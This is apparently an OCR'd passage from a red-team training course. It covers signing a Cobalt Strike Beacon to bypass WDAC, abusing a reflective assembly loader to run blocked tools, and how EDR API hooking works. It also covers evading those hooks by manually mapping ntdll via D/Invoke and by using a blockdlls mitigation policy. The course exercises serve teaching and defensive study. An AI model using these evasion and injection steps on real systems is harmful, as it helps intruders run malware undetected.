KVxcqRpwVpJ1ibMZ/w9GcWDxTpPjlNIEDwLRFaJyPTXcoa84Xmm4ow7CHWJpOn7R
kXyR8wB4BTY5m+Tl7cFN8CqCNnCWumnYpls2ol3k771hS4ZB6yK6VIq5AgMBAAGg
MDAuBgkqhkiG9w0BCQ4xITAfMB0GA1UdDgQWBBSo06E0GI83Cdb9aBy68TGozbDV
6zANBgkqhkiG9w0BAQsFAAOCAQEAVLZXnnAgnErJ2NUQC2YFzVVyKXI4sRipxXX9
ZzVMOtm3+Z85Cf4/N2Zn7lgaOnkj+70dHSUxTzj+aj083dewGIWoqCgikbkPgNYs
dNslS4dhXqHM68anYUsRTiNqJ5QAYujmRwxWIVO/6WX6nRDA2ZnNS9cMz1Nt3+zZ
YPf5vJp3EmBU2fi3Eg3VHT/LAVoA441Yqfywg99JT3oB7ERw1BvLJ1VTSPBNbKcE
sToMLXbgJ3HMBZzAiwZaDpUT+KJ7oV4z/H+HFMThASPVy+tTBEONiqwuNIflvxcO
ILYhBwhe7NaYsTvruS3wAogSH9sSg2yVesJ786eKTR5B4eyOfw==
-----END NEW CERTIFICATE REQUEST-----
```

On http://ca.redteamops2.local/certsrv, go to **Request a certificate** > **advanced certificate request**. Paste the CSR into the request box and select **Red Team Ops 2 Code Signing** from the certificate template dropdown. Then click **Submit**.

You'll be redirected to the Certificate Issued page where you can download the certificate. Select **Download certificate chain** and your browser will download **certnew.p7b**.




Transfer this file onto your team server VM and import it into the keystore.

```
ubuntu@teamserver ~> keytool -import -trustcacerts -alias server -file certnew.p7b -keystore keystore.jks
Enter keystore password:

Top-level certificate in reply:

Owner: CN=Red Team Ops 2 Root CA, DC=redteamops2, DC=local
Issuer: CN=Red Team Ops 2 Root CA, DC=redteamops2, DC=local
Serial number: 421987c30cad5faa4854f955aca0717b
Valid from: Thu Feb 03 13:50:33 UTC 2022 until: Sun Feb 03 14:00:33 UTC 2047
Certificate fingerprints:
         SHA1: 88:F6:3E:1F:68:88:DD:C7:5C:C0:DC:C2:F4:F0:2B:C8:31:6C:B1:3E
         SHA256: 8C:21:38:A0:5E:B9:F8:1B:DF:DB:37:49:87:73:50:97:F2:C8:E5:9B:FC:31:70:55:93:4E:AC:37:DC:56:15:70
Signature algorithm name: SHA256withRSA
Subject Public Key Algorithm: 2048-bit RSA key
Version: 3

[...snip...]

... is not trusted. Install reply anyway? [no]:  yes
Certificate reply was installed in keystore
```


Copy `keystore.jks` into the cobaltstrike directory and then add the following code block to your Malleable C2 profile:


```
code-signer {
set keystore "keystore.jks";
set password "password";
set alias "server";
}
```

Restart the team server and go to generate a new EXE payload. You'll see the **sign executable file** checkbox can now be enabled.



Copy the new payload across to **WKSTN-3** and it will execute.





EXERCISE: Obtain a trusted code signing certificate and sign your Beacon to bypass WDAC on **Workstation 3**.

Exploiting Vulnerable Applications

There are many different classes of application vulnerability such as DLL & COM hijacks, overflows, double-freeing, deserialization, and more. Under the correct conditions, some of these can lead to a WDAC bypass. WDAC does a good job at ensuring that a trusted app can't load untrusted modules and/or code. For instance, DLL hijacks don't typically bypass WDAC. The type of vulnerability that is most likely to result in a WDAC bypass is one where code is executed "inside" the trusted application.

We won't study each vulnerability class - this example shows how an unsafe use of reflection could be abused. Reflection is a programming paradigm often used in Java and C# to dynamically create an instance of a type at runtime.

Consider the following C#:


```
using System.IO;
using System.Reflection;

namespaceVulnerableApp;

internalstaticclassProgram
{
publicstaticvoidMain(string[] args)
    {
```

```
var bytes = File.ReadAllBytes(args[0]);
var asm = Assembly.Load(bytes);

        asm.EntryPoint.Invoke(null,newobject[]
        {
newstring[] { }
        });
    }
}
```

This application takes in a path to a .NET assembly on disk, and reads it as a raw byte array. It passes those bytes to the `Assembly.Load` method, which loads the assembly into the `AppDomain` of itself. After the assembly has been loaded, it calls its main entry point. This works as a WDAC bypass because this trusted application is taking and loading content from an untrusted (user-supplied) location, similar to how a LOLBAS' work.

If, for example, we had `Seatbelt.exe` on the desktop, it can't execute it directly but it can via this app.

```
PS C:\Users\rasta> .\Desktop\Seatbelt.exe
Program 'Seatbelt.exe' failed to run: Your organization used Device Guard to block this app. Contact your support person for more i
nfo

PS C:\Users\rasta> & 'C:\Program Files\LegitApp\VulnerableApp.exe' .\Desktop\Seatbelt.exe


                        %&&@@@&&
                        &&&&&&&&%%%,                        #&&@@@@@@%%%%%%################%
                        &%&   %&%%                          &/////((&%%%%%#################//////(###%%%%%%%%%%%%%%
%%%%%%%%%%%%%%
```



The protected endpoints will typically have the EDR's "agent" installed on them. This is responsible for collecting and shipping log data to a central repository, responding to detected threats, and provides those forensic capabilities. For instance, a defender may request a file sample from an endpoint, which is collected and returned by the agent.

EDR solutions may also talk back to the vendor's cloud infrastructure, which is useful for deploying software and signature updates. Some vendors also offer "threat hunting" as a service, where they will hunt for "unknown" malicious activity (activity that is malicious but not detected by the automated analysis) on the customers behalf.

Defenders may interact directly with the EDR's main interface, which is where the policies and alerts are controlled - essentially a single pain of glass to view and manage the overall solution. Alerts generated by the EDR may also be forwarded to a SIEM.

EDR agents like to primarily monitor the use of Windows APIs - as we've seen, these are used to perform actions such as process injection and a slew of others that we like to do from our C2. But how do you monitor which APIs every running process on a machine is using?

A logical place to start is with a driver, since these are designed to have the same privilege level as the kernel itself. In the past, this allowed AV and EDR vendors to patch kernel code in order to inspect API calls as they transitioned into the kernel from userland. However, Microsoft introduced Kernel Patch Protection (aka "PatchGuard"), which prevents patching of the kernel.

This forced security vendors to re-evaluate how they perform these inspections. Most must now carry out their inspection in userland, which is achieved by "API Hooking". There are multiple ways to do this - we'll look at "inline" and "IAT" hooking.


IAT Hooking

Let's take the following application. All it does is call the **MessageBoxW** API, but it serves a good visual example.

```
#include <iostream>#include <Windows.h>intmain()
{
return MessageBoxW(NULL, L"This is a test", L"TEST", 0);
}
```

The Import Address Table (IAT) is a relatively simply lookup table within a PE structure - it contains a list of API functions imported by the PE and their associated addresses in memory. When a PE calls an API, it does not dynamically resolve its address at runtime (e.g. with **GetProcAddress**) because that would be costly. Instead, it grabs it from the IAT.


If we open the MessageBox app in a tool like CFF Explorer, we can view its IAT.



You can also view the IAT of a process whilst it's running in WinDbg.

```
00007ff7`fc553088  00007ffe`64c446c0 KERNEL32!RtlCaptureC
00007ff7`fc553090  00000000`00000000
00007ff7`fc553098  00007ffe`637ac320 USER32!MessageBoxW
00007ff7`fc5530a0  00000000`00000000
00007ff7`fc5530a8  00007ffe`4cf8ec50 VCRUNTIME140!__C_spe
```

When executed, the message box appears with the strings as we intended.




When the EDR DLL is injected, it will walk the IAT and locate any APIs it wants to hook. It will then simply replace the addresses of those API with ones that point to detour functions in its own memory space. This can also be seen in WinDbg. Here we can see the address is now pointing to **IAT!MessageBoxWDetour** instead of the original in user32.dll.

```
00007ff7`8f6f2078  00007ffe`64c3d130 KERNEL32!GetModuleHandleWStub
00007ff7`8f6f2080  00000000`00000000
00007ff7`8f6f2088  00007ffe`54501070*** WARNING: Unable to verify checksum for C:\Us
 IAT!MessageBoxWDetour [C:\Users\Daniel\source\repos\Hooking\IAT\dllmain.cpp @ 16]
00007ff7`8f6f2090  00000000`00000000
00007ff7`8f6f2098  00007ffe`4cf82500 VCRUNTIME140!__current_exception_context [d:\a(
```

When executed with the IAT hook in place, the detour method changes the strings passed to the API call. The detour method used for this example is very simple:

```
EXTERN_C
int
WINAPI
HookMessageBoxW(
  _In_opt_ HWND hWnd,
  _In_opt_ LPCWSTR lpText,
  _In_opt_ LPCWSTR lpCaption,
  _In_ UINT uType)
{
return OrigMessageBoxW(hWnd, L"Hooked baby", L"HOOKED", uType);
}
```



Inline Hooking

At a basic level, inline (or detour/trampoline) hooking is achieved by patching the API call instructions in memory. When the EDR's userland DLL is injected into a process, it resolves the address of each API function that it wants to hook, and patches a **jmp** instruction at the start for each one. This will redirect the execution flow to a "detour" method inside the EDR's DLL memory space. The EDR will inspect the API call and decide what to do with it.

If deemed malicious, the call can just be blocked. If not, it can be forwarded to the original API function. It may also raise an alert.

Below is an example of how the MessageBox API appears under normal circumstances in WinDbg. We can see that the first instruction is a **sub**.

```
0:000> u user32!MessageBoxW
USER32!MessageBoxW:
00007ffe`637ac320 4883ec38        sub     rsp,38h
00007ffe`637ac324 4533db          xor     r11d,r11d
00007ffe`637ac327 44391dc27f0300  cmp     dword ptr [USER32!gfEMIEnable (00007ffe`637e42f0)],r11d
00007ffe`637ac32e 742e            je      USER32!MessageBoxW+0x3e (00007ffe`637ac35e)
00007ffe`637ac330 65488b042530000000 mov   rax,qword ptr gs:[30h]
00007ffe`637ac339 4c8b5048        mov     r10,qword ptr [rax+48h]
00007ffe`637ac33d 33c0            xor     eax,eax
00007ffe`637ac33f f04c0fb115788b0300 lock cmpxchg qword ptr [USER32!gdwEMIThreadID (00007ffe`637e4ec0)],r10
```

However, when the API is hooked, that instruction is patched with a **jmp**.

```
USER32!MessageBoxW:
00007ffe`637ac320 e9b33e66c1      jmp     00007ffe`24e101d8
00007ffe`637ac325 cc              int     3
00007ffe`637ac326 cc              int     3
00007ffe`637ac327 44391dc27f0300  cmp     dword ptr [USER32!gfEMIEnable (00007ffe`637e42f0)],r11d
00007ffe`637ac32e 742e            je      USER32!MessageBoxW+0x3e (00007ffe`637ac35e)
00007ffe`637ac330 65488b042530000000 mov   rax,qword ptr gs:[30h]
00007ffe`637ac339 4c8b5048        mov     r10,qword ptr [rax+48h]
00007ffe`637ac33d 33c0            xor     eax,eax
```

Hook Bypass Strategies

Both IAT and inline hooks can be effectively "unhooked" by patching over them to restore their original values. Since this is all happening in userland of a process we control, we're relatively free to do that. In the case of inline hooking, we can even reload entire modules from disk (e.g. kernel32.dll, ntdll.dll etc) which would map an entirely fresh copy into memory, erasing the hooks.

One rather significant downside to this, is that EDRs do monitor the integrity of their own hooks. So even if we did unhook them, the EDR can simply re-hook them at a later date and more significantly, raise an alert that hook tampering was detected.

In my view, a better strategy is to find different ways of executing the desired APIs, without ever touching the hooks.

Hooking in Action

Jump onto the Attacker Windows VM and open the **CreateRemoteThread** project in Visual Studio. We're going to insert some simple Console.WriteLine's to print the PID of our injector itself, the handle information to the target process, and the base address returned by VirtualAllocEx. This will be a useful reference for what's to come.

For instance:

```
// Open handle to process
var target = Process.GetProcessesByName("notepad")[0];
Console.WriteLine("Target PID: {0}", target.Id);
Console.WriteLine("Target Handle: 0x{0:X}", target.Handle.ToInt64());
```

Open a **Command Prompt** and set the working directory to `C:\Tools\EDR`. Run `drvLoader.exe -i` to load the EDR driver and start the ETW tracing session.

```
C:\Tools\EDR>drvLoader.exe -i
Installing driver...
Driver installed!
Starting tracing session...
```

This driver will automatically inject `edr_x64.dll` (the EDR DLL) into every process started from this point. Start **notepad** (or whatever your target process will be), then run the **CreateRemoteThread** injector.

```
C:\Users\Administrator>source\repos\ProcessInjection\CreateRemoteThread\bin\Debug\CreateRemoteThread.exe
My PID: 5792
Target PID: 5920
Target Handle: 0x280
Base Address: 0x14B9CBF0000
```

The EDR will hook several injection APIs and logs their use via ETW. The loader app receives those events and prints them to the console for visibility. The EDR DLL does not block or modify the API calls, it will simply log them. Once running, you will see a *lot* of output, but it is possible to identify our "malicious" calls.

EDRs are likely to hook at the lowest level possible. So instead of hooking OpenProcess in kernel32, they'll hook NtOpenProcess in ntdll. There are a few good reasons for doing this. The first is that OpenProcess will itself call NtOpenProcess, and hooking one API is easier than hooking two. The second is that other (notorious) APIs like MiniDumpWriteDump call NtOpenProcess in the background (to open a handle to LSASS). This allows the EDR to catch other suspicious actively somewhat indirectly.

```
[PID: 5792] Arch: x64, CommandLine: 'C:\Users\Administrator\source\repos\ProcessInjection\CreateRemoteThread\bin\Debug\CreateRemote
Thread.exe'
[PID: 5792] NtAllocateVirtualMemory(0xFFFFFFFF, 4096, 0x1000, 0x04)
```

Use `Ctrl + C` to cancel the ETW logging and `drvLoader.exe -u` to uninstall the driver.

For brevity, the API call of interest are as follows:

```
[PID: 5792] NtOpenProcess(5920, 2035711)
[PID: 5792] NtAllocateVirtualMemory(0x280, 263168, 0x3000, 0x04)
[PID: 5792] NtWriteVirtualMemory(0x280, 0x9CBF0000, 263168)
[PID: 5792] NtCreateThreadEx(0x9CBF0000)
```

`[PID: 5792]` is the source of the ETW log - we know our CreateRemoteThread injector had a PID of 5792 from its console output. In the call to NtOpenProcess, the target PID is 5920 - the PID of the target instance of notepad. `2035711` is an integer representing the level of privilege being requested for the handle. In hex, this is **1F0FFF**. If we cross-reference this with the OpenProcess documentation on pinvoke.net, we see this is the value they provide for requesting "All" access.

Next is the call to NtAllocateVirtualMemory. `0x280` is the handle to notepad returned by NtOpenProcess, and `263168` is the requested size in bytes. If we go to Kail, we can confirm that this is the exact size of the Beacon shellcode.

```
# ls -l /root/beacon.bin
-rw-r--r-- 1 root root 263168 Dec 20 12:23 /root/beacon.bin
```

`0x3000` is the memory allocation type (MEM_COMMIT and MEM_RESERVE), and `0x04` is the memory protection (PAGE_READWRITE). We know this to be the case from our CreateRemoteThread injector source code. NtProtectVirtualMemory is not hooked, but if it was, we'd also see the flip to RX.

In the call to NtWriteVirtualMemory we see `0x9CBF0000`, which is the base address returned to our injector by NtAllocateVirtualMemory. This is confirmed on its console output (minus the `0x14B` prefix). And again, we see the number of bytes written exactly match the Beacon shellcode size. The EDR also has access to the full buffer being provided (i.e. the entire shellcode).

Finally, in the call to NtCreateThreadEx, we've logged its start address. This matches the memory location where the shellcode has been written to.

Hopefully, this has provided some insight into how an EDR can collect information about API calls and correlate them to identify malicious intent. It's definitely not an exact science, but can be effective.

Manual Mapping

If you already have code-execution capabilities on a machine running an EDR, can figure out which APIs are hooked by reading our processes memory space. Matt Hand came up with a simple (yet elegant) approach which he published in his HookDetector project. It's based on the premise that the instructions for Nt APIs always start the same way:

```
mov r10, rcx
mov eax ...
```

We can find our functions of interest within the instance of ntdll loaded into our process, read the first 4 bytes and compare them to this known pattern. If they don't match, we can conclude that they're hooked. Another great "feature" is that this implementation doesn't rely on API that may itself be hooked (such as NtReadVirtualMemory).

Make sure the driver is loaded, then run the tool. You should get output like this:


```
NTDLL Base Address: 0x7FFF29370000
    NtClose                   0x7FFF2940ECE0 - SAFE
    NtAllocateVirtualMemory   0x7FFF2940EE00  - HOOK DETECTED
    Instructions:             E9 D3 13 FE BF CC CC CC F6 04 25 08 03 FE 7F 01 75 03 0F 05 C3 CD 2E C3 0F 1F 84 00 00 00 00 00
    NtAllocateVirtualMemoryEx 0x7FFF2940F9B0 - SAFE
    NtCreateThread            0x7FFF2940F4C0 - SAFE
    NtCreateThreadEx          0x7FFF29410370  - HOOK DETECTED
    Instructions:             E9 23 FF FD BF CC CC CC F6 04 25 08 03 FE 7F 01 75 03 0F 05 C3 CD 2E C3 0F 1F 84 00 00 00 00 00
    NtCreateUserProcess       0x7FFF29410470 - SAFE
    NtFreeVirtualMemory       0x7FFF2940EEC0 - SAFE
    NtLoadDriver              0x7FFF29410C10 - SAFE
    NtMapViewOfSection        0x7FFF2940F000 - SAFE
    NtOpenProcess             0x7FFF2940EFC0  - HOOK DETECTED
    Instructions:             E9 B3 11 FE BF CC CC CC F6 04 25 08 03 FE 7F 01 75 03 0F 05 C3 CD 2E C3 0F 1F 84 00 00 00 00 00
    NtProtectVirtualMemory    0x7FFF2940F500 - SAFE
    NtQueueApcThread          0x7FFF2940F3A0 - SAFE
    NtQueueApcThreadEx        0x7FFF29411830 - SAFE
    NtResumeThread            0x7FFF2940F540 - SAFE
    NtSetContextThread        0x7FFF29411D30 - SAFE
    NtSetInformationProcess   0x7FFF2940EE80 - SAFE
    NtSuspendThread           0x7FFF29412350 - SAFE
    NtUnloadDriver            0x7FFF29412490 - SAFE
    NtWriteVirtualMemory      0x7FFF2940F240  - HOOK DETECTED
    Instructions:             E9 F3 0F FE BF CC CC CC F6 04 25 08 03 FE 7F 01 75 03 0F 05 C3 CD 2E C3 0F 1F 84 00 00 00 00 00
```

This shows that **NtAllocateVirtualMemory**, **NtCreateThreadEx, NtOpenProcess** and **NtWriteVirtualMemory** are hooked. We can also see that there are also a lot of APIs that are not hooked. A perfectly legitimate strategy would be to use a process injection technique that utilises those unhooked APIs, and just avoid the hooked ones altogether. However, for the purposes of this lesson we're going to explicitly demonstrate how to use these hooked APIs.

Use D/Invoke's **Map.MapModuleToMemory()** method to read and map a new instance of ntdll.dll into the process. This won't stomp over the existing ntdll in memory, but rather be mapped into a new memory region.

```
var ntdll = Map.MapModuleToMemory(@"C:\Windows\System32\ntdll.dll");
```

If you can inspect the memory regions of the process in a debugger, you'll see that the module is allocated in a random piece of memory, not appearing to be backed by a module on disk.



Setup the parameters for calling **NtOpenProcess** and then use **Generic.CallMappedDLLModuleExport()**, passing in the mapped ntdll module, the name of the export, and the desired parameters.

```
var oa =new Data.Native.OBJECT_ATTRIBUTES();
var cid =new Data.Native.CLIENT_ID
{
    UniqueProcess = (IntPtr)1234
};

var hProcess = IntPtr.Zero;
var parameters =newobject[]
{
    hProcess, Data.Win32.Kernel32.ProcessAccessFlags.PROCESS_ALL_ACCESS, oa, cid
};

var status = (Data.Native.NTSTATUS)Generic.CallMappedDLLModuleExport(
    _ntdllMap.PEINFO,
    _ntdllMap.ModuleBase,
    "NtOpenProcess",
typeof(Native.DELEGATES.NtOpenProcess),
    parameters,
false);

if (status == Data.Native.NTSTATUS.Success)
    hProcess = (IntPtr)parameters[0];
```

Do this for the remaining APIs and perform the injection as before. You should not see any of the API calls in the ETW tracing session.

Don't forget to call **Map.FreeModule(ntdll)** to free the mapped instance of ntdll from the process after use. There's no need to leave it lying around and may serve as an indicator.

One downside is that D/Invoke needs to call some APIs such as **NtAllocateVirtualMemory** and **NtWriteVirtualMemory** in order to map the module into memory.

Process Mitigation Policy


Enable fullscreen

If the driver is not signed by Microsoft, we can prevent it from being loaded into processes via the **PROC_THREAD_ATTRIBUTE_MITIGATION_POLICY**. This is really easy to do as it can be defined in a **PPROC_THREAD_ATTRIBUTE_LIST** when spawning a process - exactly the same as we did with PPID Spoofing.

In C++, it would look something like this:

```
DWORD64 policy = PROCESS_CREATION_MITIGATION_POLICY_BLOCK_NON_MICROSOFT_BINARIES_ALWAYS_ON;

if (!UpdateProcThreadAttribute(sie.lpAttributeList, 0, PROC_THREAD_ATTRIBUTE_MITIGATION_POLICY, &policy,sizeof(DWORD64),NULL,NULL))
{
  printf("UpdateProcThreadAttribute failed. Error code: %d.\n", GetLastError());
return 0;
}
```

Use Process Hacker to confirm the policy has been applied to the process. Also ensure the EDR driver is running when the process is spawned and validate that the DLL is not able to be injected.



This policy does not prevent shellcode injection, so you may write an injector that spawns a process with this policy and inject Beacon shellcode into it.


Since Beacon has many fork and run behaviours, it has its own `blockdlls` command, which allows it to spawn the sacrificial processes with this policy.

```
beacon> help blockdlls
Use: blockdlls [start|stop]

Launch child processes with a binary signature policy that blocks
non-Microsoft DLLs from loading into the child process.

Use "blockdlls stop" to disable this behavior.

This feature requires Windows 10/Windows Server 2012 or later.
```


This will keep the EDR DLL out of fork and run post-ex commands such as `execute-assembly` and `powerpick`.

Syscalls

x86 CPUs have four privilege levels, known as rings. They range from Ring 0 (most privileged) to Ring 3 (least privileged) and control access to memory and CPU operations.



Windows only supports Rings 0 and 3 - referred to as "kernel" and "user mode" (or "user land") respectively. The majority of user activity will occur in Ring 3 but applications can cross into Ring 0. The Win32 APIs (kernel32.dll, user32.dll etc) are designed to be the first port of call for developers. These APIs will call lower-level APIs in ntdll.dll.



For instance - an application may call CreateFileW in kernel32.dll to open a file. CreateFileW will call NtCreateFile in ntdll.dll, and ntdll.dll will use a system call (or "syscall") to transition into the kernel and access the filesystem hardware.

The syscall can be seen rather easily in a debugger.

```
0:000> u
ntdll!NtCreateFile:
00007ff9`74b0d800 4c8bd1          mov     r10,rcx
00007ff9`74b0d803 b855000000      mov     eax,55h
00007ff9`74b0d808 f604250803fe7f01 test    byte ptr [SharedUserData+0x308 (00000000`7ffe0308)],1
00007ff9`74b0d810 7503            jne     ntdll!NtCreateFile+0x15 (00007ff9`74b0d815)
00007ff9`74b0d812 0f05            syscall
00007ff9`74b0d814 c3              ret
